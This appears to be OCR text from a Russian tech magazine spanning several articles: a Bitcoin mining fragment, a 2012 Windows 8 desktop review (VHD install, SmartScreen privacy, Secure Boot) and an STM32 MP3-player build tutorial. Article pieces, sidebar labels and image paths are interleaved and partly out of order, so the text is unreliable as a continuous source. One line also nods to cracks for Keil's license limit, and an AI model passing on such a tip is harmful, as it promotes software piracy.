Сразу стоит оговориться, что далеко не на любом оборудовании майнинг выгоден, наилучшим образом для него подходят видеокарты AMD от 5*** серий и выше. Наиболее полную таблицу устройств и их скоростей можно найти в таблице сравнения аппаратного обеспечения в Bitcoin (bit.ly/dMfFjh). Для работы понадобится клиент BC и программа-майнер.


Майнить в одиночку — занятие для крепких духом людей, так как при текущих показателях сложности можно ждать месяцы и годы, прежде чем найдется блок, если вы не располагаете мощнейшими фермами. Поэтому майнеры стали объединяться в пулы совместной добычи.

данные — nonce. Блок признаётся сетью, когда его хеш соответствует текущей сложности, то есть меньше какого-то числа. Сложность является регулирующим фактором, от которого зависит скорость нахождения блоков. Поскольку за нахождение блока дается вознаграждение нашедшему, блоки должны находиться с определенной частотой, таким образом поддерживается заданный темп эмиссии в сети, график которой приведен выше. Для того чтобы хеш блока был меньше, майнеры перебирают nonce, хешируя заголовок блока, и проверяют, стал ли он меньше сложности или нет.

Здесь стоит рассказать, зачем нужен такой параметр, как сложность. Изменяя сложность, можно заранее сказать, сколько примерно попыток требуется, чтобы найти подходящий хеш. Сложность автоматически пересчитывается и изменяется каждые 2016 блоков так, чтобы в среднем находилось шесть блоков в час. Если вычислительные мощности майнеров выросли и находится больше блоков, чем нужно, то сложность повышается до того уровня, чтобы при текущей мощности блоки находились с нужной скоростью. Точно так же она может понизиться, если суммарная вычислительная скорость сети понижается. То есть не имеет значения, работает над поиском хеша, закрывающего блок, один человек на ноутбуке или миллион людей с высокопроизводительными вычислительными кластерами, сложность подстроится так, чтобы в любом случае находилось шесть блоков в час. К слову, сейчас вычислительная скорость сети Bitcoin превышает скорость любого существующего суперкомпьютера.

Вся сеть в один момент времени работает над нахождением одного блока. Поскольку каждый блок включает в себя хеш предыдущего, то получается единая цепочка блоков, которая хранит всю историю обо всех транзакциях, когда-либо произошедших в сети.

Если вдруг происходит так, что примерно в одно время сразу два и более участника сети находят блок, то происходит разделение цепочки. Но основная ветвь может быть только одна, поэтому чья цепочка продолжится быстрее, та и будет признана основной ветвью, а побочная будет признана сетью недействительной, а сам блок — orphan, и награда за его нахождение тоже будет недействительна. Бывает так, что обе ветви получают продолжение почти одновременно, тогда они обе еще продолжаются, но все равно одна из ветвей чуть позже станет длиннее, и побочная будет признана недействительной.



Процесс генерации адреса в Bitcoin




Welcome

Microsoft официально завершила разработку Windows 8, и любой желающий может ознакомиться с финальной версией в триальном режиме. Новая ОС содержит множество интересных решений для планшетов и подобных устройств. Но не забыли ли в Редмонде о своих главных клиентах — владельцах традиционных компьютеров? Сегодня мы рассмотрим новую ОС с точки зрения безмолвствующего большинства — владельцев ноутбуков и десктопов, для которых польза от апгрейда с «семерки» совсем неочевидна. Что нового может предложить им свежеиспеченная ОС?



Mail

Windows 8 DESKTOP EDITION



Video

Главное — не прислоняться

Концепция Metro оказалась непривычной не только для пользователей, но и для разработчиков. При проектировании Metro-приложений приходится учитывать их специфику. Дело в том, что такие приложения взаимодействуют с системой через так называемые расширения, а для взаимодействия друг с другом используется система контрактов. Поэтому десктопные приложения и Metro никак не могут взаимодействовать друг с другом.



Party like it's 1992

С первых бет Win8 стало очевидно, что система будет состоять из двух частей — Metro-интерфейса и стандартного десктопа. Фактически десктоп стал лишь одним из приложений Windows. Ничего не напоминает? Microsoft 20 лет назад выпустила надстройку над DOS в виде Win3.1. Симптомы те же: две не связанные между собой части системы, главенство нового интерфейса и урезанная функциональность по сравнению с тем, от чего пользователя пытаются отучить. Чтобы пересадить пользователей с DOS на винду, у Microsoft ушли годы — с Metro быстрее тоже не выйдет.





Internet Explorer

АНТОН
Жуков



Windows Store

По примеру компании Apple с ее App Store, Microsoft решила сделать свой магазин. Если вспомнить опыт App Store, то с его появлением разработчики начали писать много маленьких полезных утилит, заточенных под конкретную задачу, так как такой софт стало легче продвигать.

Однако с десктопными приложениями Windows Store пока не слишком дружит — чтобы купить программу, придется идти на сайт разработчика. Пропадает большинство преимуществ концепции App Store — разработчикам нужно самим думать об оплате, распространении обновлений и многом другом.




SkyDrive

Облачный сервис Microsoft эволюционировал из «убийцы Dropbox» в стандартную функцию ОС, позволяющую не только хранить данные в облаке и обмениваться ими с другими пользователями, но и хранить в нем настройки пользователя, получать удаленный доступ к машине и многое другое. Решение аналогично iCloud в новых версиях OS X, но имеет ряд преимуществ — совместимость с другими платформами, наличие нормального веб-интерфейса и понятную файловую структуру. Для обеспечения безопасности удаленного доступа предусмотрен механизм двухфакторной аутентификации.

Некоторые нововведения порадуют разработчиков, пользующихся SkyDrive API, — как и в случае с iCloud, облачный функционал можно встроить в собственное приложение. На текущий момент число пользователей SkyDrive достигает 17 миллионов, а общий объем хранимых данных — примерно 10 петабайт.








Windows Defender

Впервые в истории Windows поставляется Microsoft с предустановленным антивирусом. Windows Defender стал симбиозом двух продуктов — непосредственно Windows Defender (штатного инструмента поиска malware из прошлых версий) и антивируса Microsoft Security Essentials (раньше распространялся отдельно).

Что интересно, Microsoft обеспечила такое поведение своего антивируса, что он не будет мешать установке стороннего антивирусного ПО. При инсталляции последнего Defender будет попросту «уходить в тень». Это логично, так как если в системе два работающих антивируса — то один из них скорей всего заблокирует другой. Кроме того, операционная система будет следить за тем, чтобы установленное антивирусное ПО было обновлено. В противном случае Windows Defender будет автоматически предложен в качестве альтернативы. Конечно, антивирусные решения от Microsoft никогда не славились особой надежностью, но все же наличие бесплатного антивируса прямо из коробки можно отнести к плюсам новой системы.



Hyper-V

Система виртуализации Hyper-V перекочевала в настольную «восьмерку» прямиком из серверных Windows, заменив Microsoft Virtual PC (ты тоже забыл про эту софтину?). Для использования Hyper-V потребуется 64-разрядная версия Windows 8 в редакции не ниже Pro и процессор, поддерживающий функции аппаратной виртуализации и преобразования адресов второго уровня (SLAT; присутствует в текущем поколении 64-разрядных процессоров Intel и AMD).

В распоряжении пользователя оказывается все необходимое: поддержка 32- и 64-разрядных гостевых систем, режимы сна и гибернации, консоль и возможность подключения к удаленному рабочему столу. В общем, про Hyper-V писать можно еще достаточно долго, так что рекомендую тебе самостоятельно ознакомиться с тем, что представляет собой данная технология и как она реализована в Windows 8, — bit.ly/qhGQK9, а также мануалом, как поднять Hyper-V на своей восьмерке, — bit.ly/LBeuin.







Безболезненная установка Windows 8 - WordPad

Расскажу о самом простом способе попробовать «восьмерку» на реальном железе. Речь пойдет об установке на виртуальный диск (VHD — Virtual Hard Disk, который является обычным файлом). Увы, этот метод доступен только для пользователей Windows 7 Ultimate или Enterprise. Такой подход позволит удалить новую систему в любой момент. Чтобы провернуть такой трюк, понадобится:

• установочный образ Windows 8 (bit.ly/yZaK0L);
• утилита Windows 7 USB/DVD download tool (bit.ly/ypAWf);
• флешка на 4 Гб (или больше) или DVD-диск и по крайней мере 20 Гб пространства на жестком диске.

Перед тем как начать, еще одна предосторожность — если у тебя включено шифрование диска с помощью BitLocker, то необходимо его отключить перед выполнением всех последующих манипуляций. Все готово, теперь скачиваем образ и с помощью Windows 7 USB/DVD download tool делаем загрузочную флешку/диск. Далее открываем консоль управления компьютером (правой кнопкой на «Компьютер», выбираем «Управление»), затем выбираем «Управление дисками», открываем меню «Действие» и нажимаем «Создать виртуальный жесткий диск». Выбираем имя файла и папку, где он будет храниться. Например, «C:\VHD\Win8-rp.vhd». Формат создаваемого жесткого диска можно выбрать любой, разве что при выборе «Фиксированный размер» диск будет немного дольше создаваться. Ну и наконец, задаем размер создаваемого диска, пусть это будет 60 Гб. Нажимаем «Ок,» и в системе появляется новый неотформатированный жесткий диск. Так что теперь можно смело переходить непосредственно к установке самой ОС. Загружаемся с созданной флешки/диска и смело идем до шага выбора типа установки. Типов установки всего два: «Обновление» и «Выборочная». При выборе обновления инсталлятор автоматически обновит твою текущую ОС до Windows 8. Так что нам нужна выборочная установка. Но перед тем, как нажать на нее, надо подключить созданный VHD-диск, так как установщик его не видит. Нажимаем <Shift+F10> для вызова консоли. Теперь постараемся найти, на каком диске располагается наш VHD-файл.

```
> dir d:
```

У меня папка с файлом располагалась на диске D (у тебя может быть по-другому). После чего запускаем утилиту diskpart для подключения виртуального диска:

```
> diskpart
> select vdisk file=d:\vhd\win8-rp.vhd
> attach vdisk
> exit
```

Закрываем консоль и нажимаем на выборочную инсталляцию. В появившемся окне выбираем наш диск на 60 Гб и, несмотря на появившееся предупреждение, что Windows не может быть установлена на этот диск, продолжаем установку. Вот, собственно, и все хитрости. Когда тебе надоест играться с новой осью, ее легко можно удалить — просто удалив VHD-файл и удалив запись о ней из меню выбора ОС (msconfig -> Загрузка).

Командная строка

```
Microsoft Windows следит за тобой [Version 6.2.9200]
(c) Корпорация Майкрософт, 2012. Все права защищены.


C:\Users\antister>paranoia
```


Очень неприятным сюрпризом, который обнаружил Надим Кобейсси, оказалось то, что Windows 8 отсылает на серверы Microsoft информацию о любых устанавливаемых пользователем программах. Все дело в том, что Windows 8 имеет функцию под названием Windows SmartScreen, которая по умолчанию включена. Эта функция предназначена для наблюдения за всеми приложениями, которые пользователь попытается установить, чтобы предупредить о статусе безопасности устанавливаемой программы. Схема работы такова: после открытия установщика любого программного пакета — браузера, графического редактора и так далее — Windows SmartScreen собирает некоторую идентификационную информацию о приложении и отсылает данные на серверы Microsoft. Если будет получен ответ, что приложение не подписано необходимым сертификатом, то пользователь будет решать, запускать ли установщик или проигнорировать его. Microsoft отсылается имя файла (зашифрованное base64), хеш установщика и его цифровая подпись (если есть). Чтобы отключить эту «мегаполезную» функцию, нужно проследовать в «Панель управления -> Система и безопасность -> Центр поддержки», кликнуть на раздел «Безопасность» и в развернувшемся списке найти Windows SmartScreen. Открыть «Настройка параметров» и установить флажок напротив «Ничего не делать (отключить Windows SmartScreen)».


```
C:\Users\antister>
```

Как вернуть кнопку «Пуск»? - Блокнот

Несмотря на то что Microsoft методично старается изжить кнопку «Пуск» из своей новой ОС, все еще есть способы вернуть ее обратно. Для тех, кому пришлась не по душе новая система тайлов, есть несколько сторонних утилит, способных вернуть системе традиционный вид: Vistart (bit.ly/Mreu2); Start8 (bit.ly/xKfr0E); Classic Shell (bit.ly/4OB4Jx).
Если не хочется ставить сторонние утилиты, то можно воспользоваться сочетанием клавиш <Win+X>: в левом нижнем углу отобразится меню, из которого можно получить быстрый доступ ко всем привычным утилитам — диспетчеру задач, консоли, проводнику, диспетчеру устройств и так далее.








Журнал Новости Форум Видео Life Хакер Live (блоги)
Bugtrack Статьи Блог Поиск English





Еще больше новостей в наших соцсетях



Secure Boot


Дата: 05.09.2012 | Antister

Поводом для очередных холиваров в Сети послужило намерение Microsoft требовать безопасной загрузки UEFI от систем, официально сертифицированных под Windows 8. В двух словах, Secure Boot позволяет зашивать в железо ключи для проверки сигнатур загрузочного кода и отказываться на аппаратном уровне от выполнения тех загрузчиков, которые не проходят проверку подписи. Вроде бы благие намерения, направленные на борьбу с руткитами и буткитами, а вызвали такую бурю негативной реакции.

Все дело в том, что такой подход может с очень большой вероятностью привести к полному блокированию загрузки сторонних ОС (например, Linux) на Windows-сертифицированных системах. Безопасная загрузка подразумевает, что все микрокоды прошивки и программное обеспечение, участвующее в процессе загрузки, должны быть криптографически подписаны доверенным органом сертификации (CA). Это означает, что для «загружаемости» на сертифицированных под Windows 8 компьютерах соответствующий дистрибутив Linux должен иметь сертифицированные криптоключи от конкретного изготовителя компьютера. Из сложившейся ситуации каждый ищет свой выход.

В Red Hat нашли достаточно интересное компромиссное решение. На первом этапе загрузки будет использован специальный дополнительный загрузчик, заверенный ключом от компании Microsoft. Функции данного загрузчика будут сведены к проверке валидности цифровой подписи следующего компонента цепочки загрузки и передаче управления штатному загрузчику GRUB 2, который, как и ядро и все загружаемые в дальнейшем модули, будет подписан собственным ключом проекта Fedora. Первичный загрузчик будет заверен представителями Red Hat через сервис Microsoft, позволяющий за 99 долларов (сервис предоставляет Verisign) получить доступ к формированию неограниченного числа подписей для исполняемых файлов. В Canonical пошли своим путем, не связанным с заверением ключей у компании Microsoft. Планируется задействовать собственный ключ, который будет включаться в UEFI прошивки через индивидуальные договоренности с каждым производителем оборудования.

В общем, к чему приведет внедрение Secure Boot, пока непонятно.



Я постарался выбрать все самое интересное в новой ОС, но, увы, не смог найти ничего, что могло бы заставить читателя всерьез задуматься об апгрейде «боевой машины». В то же время ограничения и неудобства новой ОС оказываются важным доводом против.
Все это было ожидаемо, перед нами — переломный момент в истории Windows, первая за долгое время попытка переосмыслить рабочее окружение пользователя. Ожидаемо и то, что процесс перехода не будет простым и не пройдет в одночасье. Однако на данном этапе я бы никому не пожелал стать подопытным кроликом Редмонда.
Есть и позитивные новости — по последним слухам, корпорация готовится очень оперативно выпустить следующую версию в будущем году. Значит, кто-то прислушался ко всем нашим жалобам, остается только ждать.

ENG 11:40 AM 9/6/2012

Вадим Цырульников (tzirulnicov@mail.ru)



ДЕЛАЕМ СЕНСОРНЫЙ ПЛЕЕР НАПОДОБИЕ IPOD TOUCH

STM32 для звучного гаджета

Если хочешь не отставать от современных микроконтроллерных тенденций и иметь возможность сделать свой планшет, спутниковую автомобильную сигнализацию или умный дом — пора разобраться с 32-разрядными микроконтроллерами. Сегодня мы посмотрим, как работать с основанным на Cortex M3 контроллером STM32 и сделаем собственный iPodоподобный плеер.

ЧТО НАМ НУЖНО?

Сейчас одни из самых популярных микроконтроллеров на ядре Cortex (на ядре семейства Cortex, кстати, делаются и гаджеты Apple) — микроконтроллеры семейства STM32. Именно с ним мы и будем работать на примере STM32F103.


Но вначале разберемся со средствами разработки. Нам нужна плата с уже впаянным микроконтроллером и максимумом периферии, чтобы в процессе разработки обойтись без паяльника. В качестве отладочной платы я взял на eBay один из клонов платы Hy Fireball (за 76 долларов продается на bit.ly/Q0o4zf). Микроконтроллер на ней стоит STM32F103VCT6 (72 МГц, 256 Кб FLASH, 48 Кб SRAM, 3 АЦП, 2 ЦАП, DMA, FSMC, 3 x USART, 2 x UART, 2 x I2C, 3 x SPI, CAN, USB 2.0 FS и другой фарш). Из периферии на плате расположено следующее богатство:

- MP3/WMA/MIDI-декодер и ADPCM-кодер VS1003 — немаловажная часть нашего проекта, принимает от микроконтроллера данные в цифровом виде и воспроизводит их. Также позволяет реализовать диктофон, оцифровывая данные с микрофона;
- ENC28J60 — Ethernet-контроллер, позволяющий подключить к интернету наш STM32;
- CH376 — чип, реализующий USB-режимы Device/Host и позволяющий подключать SD-карты. Реально полезен из-за поддержки USB Host режима, так как дает возможность подключать USB-флешки и прочие USB-накопители к микроконтроллеру через SPI либо последовательный интерфейс;
- порт CAN — позволяет подключить нашу плату к шине автомобиля;
- сенсорный резистивный экран 3,2", последовательные порты, 128 Мб NAND Flash, порт RS-485 и куча иных вкусностей.

Отладочную плату мы выбрали, теперь встает вопрос, как зашивать микроконтроллер на ней. Можно обойтись ресурсами самой платы, заливая прошивку через последовательный порт (для этого служат джамперы Boot0, Boot1 на плате), но гораздо удобнее пользоваться внутрисхемным отладчиком, который позволит в любой момент видеть все, что творится внутри микроконтроллера. Можно взять JTAG-дебаггер, но гораздо дешевле и целесообразнее будет взять любую из плат семейства STM32 Discovery. Я пользуюсь STM32LDISCOVERY со встроенным ЖК-экраном, предназначенной для разработки портативных устройств с малым энергопотреблением (стоит 22 доллара), но можно взять плату подороже и с более мощным МК — STM32F4DISCOVERY (за 30–35 баксов, например, на все том же eBay: bit.ly/LhOWV1) — на борту микроконтроллер STM32F407 (168 МГц, 1 Мб Flash, 192 Кб RAM, Ethernet, интерфейс камеры, DSP и другое), акселерометр, MEMS-микрофон, ЦАП, USB OTG разъем + примеры с исходными кодами по работе с акселерометром, диктофон/плеер с использованием внешней USB-флешки и так далее. Чтобы соединить отладчик с отладочной платой, удобно использовать джамперный кабель (2 доллара на bit.ly/N95Vip).

Что касается программного обеспечения — тут нет заведомо наилучшего решения, на вкус и цвет каждому свое. Есть бесплатная среда Eclipse/GCC, есть платные IAR и Keil (www.keil.com/demo/eval/arm.htm). Последняя наиболее распространена и, на мой взгляд, куда удобнее остальных. Бесплатная версия позволяет собирать до 32 Кб кода, но с волшебными лекарствами, исцеляющими от этого ограничения, проблем на просторах инета нет.

Залить прошивку в микроконтроллер можно через среду разработки либо отдельной утилитой STM32 ST-LINK Utility.



SWD (CN2)		JTAG (CN13)	
1	VDD_TARGET	1	3.3V power
2	SWCLK	4	GND
3	GND	7	PA13 (SWDIO)
4	SWDIO	9	PA13 (SWCLK)
5	NRST	13	PB3 (SWO)
6	SWO	15	RESET# (NRST)

Рис. 1. Схема подключения внутрисхемного отладчика

РЕАЛИЗАЦИЯ

Весь аппаратный и программный инструментарий собрали, теперь самая пора начинать реализацию. Подключаем отладочную плату к отладчику, как показано на рис. 1, подключаем по USB и отладчик, и саму плату (при этом если установлены Alcohol 120% или Daemon Tools, то их нужно удалить, иначе отладчик в системе не определится), выставляем джамперы в соответствии с табл. 2. Теперь пойдем по простому пути. Запускаем STM32 ST-LINK Utility, открываем project/Obj/MP3_Play.hex и прошиваем. Все, теперь нашим самодельным айподом можно пользоваться.

Прошивка самодельного гаджета поддерживает работу с картами SD/SDHC до 32 Гб с файловой системой FAT16/FAT32, воспроизведение MP3/WMA/WAV/MID-файлов с частотой дискретизации 5–384 Кбит/с (файлы нужно складывать строго в папку /Music/ на карте), LRC-файлы (тексты песен с метками синхронизации, файлы складывать в папку /lrc/ на карте). Управление плеером — полностью и исключительно сенсорное. Есть три режима воспроизведения: Mode Rep — проигрывается один и тот же файл, Mode Cyc — по порядку проигрываются циклично все файлы, Mode Rnd — проигрывание в случайном порядке всех файлов на карте.

КАСТОМИЗАЦИЯ

А теперь самое интересное — поговорим о том, как внутри все устроено и как подпилить этот гаджет под себя.

Для микроконтроллеров с ядром Cortex-M3 (M0) базовой является библиотека CMSIS компании ARM — общая для всех микроконтроллеров всех производителей с данным ядром, стандарт взаимодействия ПО с ядром. Каждый производитель добавляет к ядру свой набор периферии и задействует те или иные возможности ядра, предоставляя библиотеку — надстройку над CMSIS. У STM32 такая библиотека именуется Standard Peripheral Library (SPL, библиотека драйверов периферийных устройств, в проекте нашего гаджета она в папке /source/Library). Если CMSIS компании ARM реализует программный интерфейс к самому ядру Cortex, то SPL компании ST реализует интерфейс к периферии микроконтроллера, лежащей за пределами ядра Cortex. CMSIS отдельно скачивать нет необходимости — она уже входит в комплект поставки SPL (bit.ly/NzzUu8).

В качестве графической библиотеки для рисования объектов на экране и работы с сенсорной панелью экрана выбрана адаптированная для STM32 библиотека Microchip Graphics Library (входит в состав бесплатного пакета Microchip Application Libraries, доступного по адресу: bit.ly/P6YUOf). Она содержит драйверы большинства распространенных контроллеров LCD-экранов, элементы взаимодействия с пользователем (кнопки, слайдеры, чекбоксы и так далее), то есть предоставляет интерфейс твоему приложению для работы с LCD-экраном и его сенсорной панелью. В проекте она лежит в /source/code/GUI/. К слову говоря, у производителя этих микроконтроллеров — компании ST есть своя собственная бесплатная графическая библиотека для микроконтроллеров STM32 — STM32 Embedded GUI Library, но она значительно менее распространена, и ее использование куда хуже разжевано в интернете, чем у Microchip Graphics Library.

Отдельно стоит упомянуть про одну из утилит, входящих в комплект этой библиотеки, — Graphic Resource Converter. Утилита позволяет конвертировать изображения в форматах BMP, JPEG, шрифты (как в виде отдельных файлов, так и установленных в систему, в том числе True Type) и бинарные файлы в HEX-формат (на выходе получаем Си-файл, который можно использовать в своем проекте). Именно таким образом в наш проект загружаются нестандартные иконки, кнопки и шрифты, в том числе кириллические. Шрифты, сгенерированные этой утилитой, хранятся в нашем проекте в файле source/Fonts.c, а картинки и иконки — в source/PicturesC32.c (кнопки «вперед», «назад», «стоп», «проигрывание» и иконка с изображением динамика).

РАБОТА СО СРЕДОЙ KEIL

Среды могут быть разными, мы будем рассматривать далее на примере Keil. После того как установили Keil, открываем им файл project/MP3_Play.proj, далее уже в самом Keil открываем «code → main.c» — это и есть «точка входа» программы MP3-плеера. Чтобы посмотреть, где описана та или иная функция, в исходнике кликаем правой кнопкой мыши по названию функции и в появившемся меню выбираем «Go To Definition Of '[название_функции]'». Чтобы посмотреть, как твоя программа работает на реальном девайсе, нужно проверить, что отладчик и плата MP3-плеера соединены друг с другом так, как показано на рис. 1, далее подключить по USB саму плату MP3-плеера (Hy Fireball) и плату отладчика (STM32 DISCOVERY) к компьютеру — при этом в системе отладчик должен определиться как STMicroelectronics STLink dongle. Плату MP3-плеера тоже необходимо подключать по USB, так как питания отладчика недостаточно для платы плеера. Для начала отладки выбираем «Debug → Start/Stop debug session» — откроется окно, как на рис. 2, и при этом в микроконтроллер зальется уже собранная ранее прошивка MP3-плеера. Здесь можно отметить переменные твоей программы, изменение значений которых в микроконтроллере ты сможешь видеть на лету, — для этого в исходнике кликаем правой кнопкой мыши по названию нужной переменной и выби-




Рис. 2. Keil в режиме отладки

раем «Add ‘название_переменной’ to... -> Watch 1» — в дальнейшем значение указанной переменной можно будет увидеть в окне «View → Watch Windows → Watch 1».

Сбросить микроконтроллер можно командой «Debug → Reset CPU». Чтобы начать выполнение программы в твоем девайсе, выбираем «Debug → Run». В процессе отладки бывает необходимо приостановить работу программы на нужных участках кода (чтобы посмотреть значения переменных в этот момент, например). Для этого существуют «точки останова» — Breakpoints. Для этого два раза кликаем по номеру строки в файле исходника — номер помечается красным прямоугольником, указывающим, что при попадании на эту строку выполнение программы будет приостановлено.

Также довольно часто для отладки используют ком-порт. В нужных местах программах ставится обычный вызов printf(), который перенаправляет вывод в порт USART микроконтроллера. Такая техника используется и в нашем MP3-плеере. Подключаем USART1 к ком-порту компьютера, открываем терминалку и смотрим выводимые программой отладочные данные.

ЛОГИКА РАБОТЫ MP3-ПЛЕЕРА: ГРАФИЧЕСКИЙ ИНТЕРФЕЙС

Начнем наконец вникать в работу MP3-плеера «изнутри». Для начала — работа с графической библиотекой (рис. 3). Вначале необходимо правильно настроить ноги микроконтроллера для работы с экраном и включить на этих ногах тактирование — за это отвечает LCD_Configuration(). Отдельно настраиваются ноги, к которым подключен сенсорный экран, — TP_Init() (на экране стоит четырехпроводная резистивная сенсорная панель, которая подключена к микросхеме АЦП AD7843 на борту экрана, а уже та, в свою очередь, по интерфейсу SPI подключена к STM32). После этого нам необходимо проинициализировать библиотеку Microchip Graphics Library, вызвав GOLInit(), далее обстрелять байтами экран — задать ему настройки для корректной работы — LCD_Initialize(). Теперь графическая система нашего плеера готова к работе, но рисовать графический интерфейс на экране еще рано — при первом включении нужно откалибровать экран (предлагаем пользователю три раза нажать по разным уголкам экрана), для этого и вызываем 